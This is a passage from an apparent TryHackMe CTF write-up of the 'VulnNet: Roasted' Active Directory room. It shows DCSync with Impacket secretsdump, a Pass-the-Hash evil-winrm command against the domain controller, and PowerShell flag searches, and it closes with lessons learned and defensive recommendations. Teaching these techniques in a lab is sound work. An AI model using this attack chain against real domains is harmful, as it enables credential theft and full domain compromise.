
What does secretsdump do?
Impacket’s secretsdump can extract credential material from Windows systems using several methods.
In a domain context, when the account has the necessary replication permissions, it can perform a DCSync-style operation.
DCSync abuses Active Directory replication privileges. The attacker impersonates a domain controller’s replication request to retrieve directory secrets, including password hashes.
The critical point is that DCSync does not require taking the domain controller’s NTDS.dit file directly from disk. It uses directory replication functionality.
Why did this step matter?
The recovered a-whitehat credentials were more powerful than a normal domain user’s credentials.
If the account has the necessary replication privileges, secretsdump can retrieve hashes for other accounts, including the domain Administrator.
The resulting output may include entries similar to:
Administrator:RID:LM_HASH:NTLM_HASH:::
Treat the output as sensitive credential material. Never publish actual hashes from a real environment.
If secretsdump fails
Check:
- Are you targeting the current domain controller?
- Is the domain name correct?
- Are the credentials valid for that host?
- Does the account have directory replication rights?
- Can the relevant SMB/RPC services be reached over the lab VPN?
Valid credentials alone do not guarantee DCSync access. The account must have the required directory permissions.
14. Authenticate as Administrator Using the NTLM Hash
My notes show the following command:
evil-winrm -i <DOMAIN-CONTROLLER-IP> \
-u Administrator \
-H <ADMINISTRATOR-NTLM-HASH>

The -H option supplies an NTLM hash instead of a plaintext password.
This technique is known as Pass-the-Hash (PtH).
What is Pass-the-Hash?
Windows NTLM authentication can use the NT hash as part of its challenge-response process. In environments and protocols that support this technique, an attacker who has obtained a usable NTLM hash may authenticate without recovering the original plaintext password.
The flow is:
DCSync
   |
   v
Administrator NTLM hash
   |
   v
Pass-the-Hash
   |
   v
Administrator authentication
   |
   v
Elevated Windows session
This is not the same as cracking the hash.
- Password cracking: tries to recover the plaintext password.
- Pass-the-Hash: uses the recovered hash directly with a compatible authentication method.
WinRM must still be available, and the authentication method must be supported by the target. A valid hash does not automatically guarantee that Evil-WinRM will work in every configuration.
15. Retrieve system.txt
After obtaining the Administrator session, I searched for the final flag.
Get-ChildItem -Path C:\ `
-Filter "system.txt" `
-Recurse `
-File `
-ErrorAction SilentlyContinue
Or search under user profiles:
Get-ChildItem -Path C:\Users `
-Include "*system.txt*" `
-Recurse `
-File `
-ErrorAction SilentlyContinue |
Get-Content
Once the flag file was located, I read its contents and submitted the value to TryHackMe.
This completed the room.
16. Why Some Steps Failed or Needed Alternatives
My command history shows several alternative methods. These are useful to document because penetration testing is not always a straight line.
| Attempt | What it was testing | Why it may not work |
|---|---|---|
smbclient -L ... -U guest | Guest share enumeration | Guest authentication may be disabled or require a different null-session format |
smbclient -L ... -N | Anonymous/null-password access | The server may prohibit anonymous share listing |
| Connecting to the Business share | Accessing shared company files | The relevant clues may be in the Enterprise share instead |
| Hashcat | Offline AS-REP password recovery | Incorrect wordlist path, unsupported input, or password absent from the wordlist |
| John the Ripper | Alternative offline cracking | It also fails if the input or wordlist is wrong or the password is not in the candidate list |
| WMIExec | Remote command execution through WMI | WMI/DCOM may be blocked or the account may lack the necessary rights |
| Evil-WinRM | PowerShell remote access through WinRM | WinRM may be disabled, unreachable, or not authorized for the account |
Recursive search for system.txt | Locate the final flag | Access restrictions can hide contents, and suppressing errors can conceal inaccessible paths |
secretsdump | Retrieve domain secrets | Requires appropriate privileges and reachable Windows services |
| Pass-the-Hash | Authenticate with an NTLM hash | Depends on supported authentication and remote access configuration |
A failed command is still useful evidence if you record what it tested and what the error actually said. Avoid writing that a technique was blocked unless the output supports that conclusion.
17. Vulnerabilities and Techniques Practiced
| Stage | Technique | Security lesson |
|---|---|---|
| Reconnaissance | Nmap | Discover exposed services |
| SMB | Anonymous enumeration | Restrict unauthenticated share access |
| User discovery | SID enumeration | Protect unnecessary directory information |
| Kerberos | AS-REP roasting | Enforce pre-authentication |
| Password recovery | Hashcat / John | Weak passwords can be cracked offline |
| File sharing | NETLOGON enumeration | Review shared scripts for secrets |
| Credential security | Hardcoded password | Avoid storing credentials in source files |
| Remote access | WMIExec / Evil-WinRM | Limit remote administration privileges |
| Active Directory | Privilege enumeration | Audit group membership and delegated rights |
| Domain compromise | DCSync | Restrict replication permissions |
| NTLM | Pass-the-Hash | Protect credential hashes and reduce NTLM exposure |
18. Defensive Recommendations
The attack chain highlights several practical ways to improve Active Directory security.
- Restrict anonymous SMB access. Ensure that anonymous users cannot enumerate or retrieve internal files unless explicitly required.
- Audit shared scripts. Remove plaintext passwords from
NETLOGON,SYSVOL, and other shared locations. - Require Kerberos pre-authentication. Review accounts with pre-authentication disabled and enable it unless a documented exception exists.
- Use strong, unique passwords. This reduces the risk of offline password recovery.
- Apply least privilege. Review domain administrators, replication permissions, and remote-management groups.
- Protect remote management. Restrict WinRM and WMI access to authorized administrative hosts and accounts.
- Monitor directory replication. Investigate unusual replication requests and alert on unexpected use of replication privileges.
- Reduce NTLM exposure. Where feasible, enforce modern authentication and restrict unnecessary NTLM use.
- Rotate exposed credentials. A password found in a script should be treated as compromised and replaced, along with any reused credentials.
Attack-path overview
                    VulnNet: Roasted
                            |
                            v
                    Nmap Enumeration
                            |
                            v
                     SMB Port 445
                            |
                            v
                  Anonymous SMB Access
                            |
              +-------------+-------------+
              |                           |
              v                           v
       Anonymous Shares             SID Enumeration
              |                           |
              v                           v
        Text File Clues             Domain Usernames
              |                           |
              +-------------+-------------+
                            |
                            v
                      AS-REP Roasting
                            |
                            v
                   Crack t-skid Hash
                            |
                            v
                  SMB as t-skid
                            |
                            v
                    NETLOGON Share
                            |
                            v
                    ResetPassword.vbs
                            |
                            v
                 Credentials: a-whitehat
                            |
                            v
                  Remote Access / WinRM
                            |
                            v
                     user.txt
                            |
                            v
                  Domain Admin Privileges
                            |
                            v
                      DCSync Attack
                            |
                            v
                 Administrator NTLM Hash
                            |
                            v
                     Pass-the-Hash
                            |
                            v
                      system.txt
🖼️ All process screenshot
Thanks for reading!